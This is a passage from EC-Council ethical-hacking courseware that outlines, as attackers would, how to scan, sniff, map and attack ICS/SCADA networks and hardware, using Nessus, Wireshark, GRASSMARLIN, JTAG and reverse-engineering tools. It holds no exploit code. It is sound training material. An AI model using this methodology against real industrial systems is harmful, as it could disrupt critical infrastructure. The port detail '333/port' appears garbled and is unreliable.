


Figure 18.95: Screenshot of Nessus showing scan templates

- **Step 5:** Choose the policy and feed the information in the given fields along with the target IP address. Then, click on **Launch**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.96: Screenshot of Nessus BASIC scan settings

After completion of the scan, the result appears displaying the discovered vulnerabilities; as shown in the screenshot, Nessus identified two SCADA-related vulnerabilities marked in yellow.





Figure 18.97: Screenshot of Nessus showing identified SCADA vulnerabilities

After obtaining the associated vulnerabilities in the system, the attacker uses various techniques to exploit them and launch further attacks on the target OT systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerability Scanning using Skybox Vulnerability Control

Source: *https://www.skyboxsecurity.com*

Skybox conducts detailed path analysis across combined OT and IT networks and provides insight into associated vulnerabilities and related attack vectors. Skybox can combine SCADA and ICS data with the information gathered from attack vector analysis, Skybox intelligence feed, SIEMs, threat intelligence feeds, etc. This tool can prioritize millions of vulnerabilities in OT/IT networks based on their risks. Attackers can analyze and group all the vulnerabilities across the networks using Skybox to launch various attacks on the IT/OT environment.





Figure 18.98: Screenshot of Skybox Vulnerability Control

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sniffing using NetworkMiner

Source: *https://www.netresec.com*

NetworkMiner helps attackers to perform passive network sniffing and packet capturing to detect open ports, hostnames, operating systems, sessions, etc. without generating traffic on the network. Attackers also use NetworkMiner for parsing and analyzing PCAP files and reassembling/recreating transmitted files or certificates from the PCAP files. Using NetworkMiner, attackers can gain access to the PCAP files that can be used to analyze the earlier captured network traffic from the ICS network.





Figure 18.99: Screenshot of NetworkMiner

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyzing Modbus/TCP Traffic using Wireshark

Source: *https://www.wireshark.org*

Wireshark is an open-source network protocol analyzer tool that can be used for capturing and analyzing network traffic. Attackers use this tool to capture and analyze Modbus/TCP traffic on industrial networks. Attackers manipulate the captured packets and send a malicious payload to the Modbus device. Modbus/TCP does not have any in-built encryption or security features, so attackers can easily gather information from the data packets being transmitted between the network and a Modbus port on a device.





Figure 18.100: Screenshot of Wireshark

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Discovering ICS/SCADA Network Topology using GRASSMARLIN

Source: *https://github.com*

GRASSMARLIN is an open-source tool that passively maps and visually displays an ICS/SCADA network topology, while safely conducting device discovery, accounting, and reporting on these critical cyber-physical systems. It allows attackers to discover and catalog ICS/SCADA hosts on IP-based networks. This tool uses a variety of sources to generate this data, including PCAP files, router and switch configuration files, CAM tables, and live network captures. Attackers use this tool to determine available networks, generate network topology, and further visualize the communication between identified hosts.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.101: Screenshot of GRASSMARLIN

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Launch Attacks

In the vulnerability scanning phase, attackers try to find the vulnerabilities present in the target industrial network and systems. The vulnerabilities found are then exploited further to launch various attacks such as HMI-based attacks, side-channel attacks, exploiting PLCs, replay attacks, command injection attacks, etc. Attackers use tools such as Metasploit and modbus-cli to hack PLC devices through the Modbus protocol.

Hacking ICS Hardware

Attackers use publicly available online sources to gather details of the hardware chip used in a specific ICS device. These details include connections or the number of pins embedded in a chip, and an acceptable type of I/O. Attackers can also analyze integrated software inside a chip to retrieve information such as certificates, key generation algorithms, encryption functions, etc.

Using this information, attackers can control analog and digital I/Os and can further modify the device's normal operations, and reset and reboot the process. By performing static and dynamic analysis on the functions running in the chip, the attackers can discover arguments used, and presence and absence of I/O validations. Using this analysis, attackers can further find vulnerabilities such as buffer overflow and several other underlying vulnerabilities that are frequently ignored by the manufacturers. Attackers can hack ICS hardware by exploiting these vulnerabilities using various software and hardware tools.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Listed below are some of the popular software/hardware tools attackers can employ to launch attacks on ICS hardware:

Hardware Tools:

- **Signal Analyzer**: Attackers use this tool to commence a test with flags to understand the binary operation of particular pins of a chip.
- **Multimeter**: Attackers use multimeters or voltage meters to perform certain tests similar to the analyzer.
- **Microcontrollers and Memory Programmer**: Attackers can use these tools to understand and program different types of chips, flash memories, EPROMs, etc.
- **Oscilloscope**: Attackers use this tool to interpret accurate analog or digital signals.
- **Soldering Equipment**: Attackers use soldering tools to attach and detach hardware components such as chips and memories, to examine them in an isolated environment and under certain conditions.
- **Digital Microscope or Magnifying Glass**: Attackers can use these tools to improve precision in soldering components. It can also help in reading some of the information written in small fonts or visualizing the tiny components on the device.
- **Communication Interface (such as JTAG)**: Attackers can use this to connect and communicate with ICS devices.
- **Screwdrivers and Precision Screwdrivers**: Attackers use this equipment to open or disassemble the devices to analyze the internal parts.
- **Precision Tweezers for Connection and Converters**: Attackers can use connection tweezers, UART converter/serial ports to USB, etc., to capture information directly from the communication bus.

Software Tools:

- **GDB**

  Source: *https://www.gnu.org*

  GDB is a debugging tool for Linux that allows attackers to comprehend the process of on-chip executions.

- **OpenOCD**

  Source: *http://openocd.org*

  OpenOCD enables attackers to connect their system and the chip they want to examine. The communication can be allowed using GDB in 333/port or using a telnet interface via 4444/TCP port.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Binwalk**

  Source: *https://github.com*

  Binwalk helps attackers to scan and examine firmware binaries and images; it immediately displays different encryption types, sizes, partitions, filesystems involved, etc.

- **Fritzing**

  Source: *https://fritzing.org*

  The Fritzing tool assists attackers in designing electronic diagrams and circuits.

- **Radare2**

  Source: *https://github.com*

  Radare2 is a portable framework that helps attackers to perform reverse engineering and various activities such as analyzing binaries.

- **OllyDbg**

  Source: *http://www.ollydbg.de*

  OllyDbg is a code-disassembling tool that enables attackers to examine binaries in Windows systems.

- **IDA Pro**

  Source: *https://www.hex-rays.com*

  IDA Pro is a dissembler tool that performs the same operation as OllyDbg.

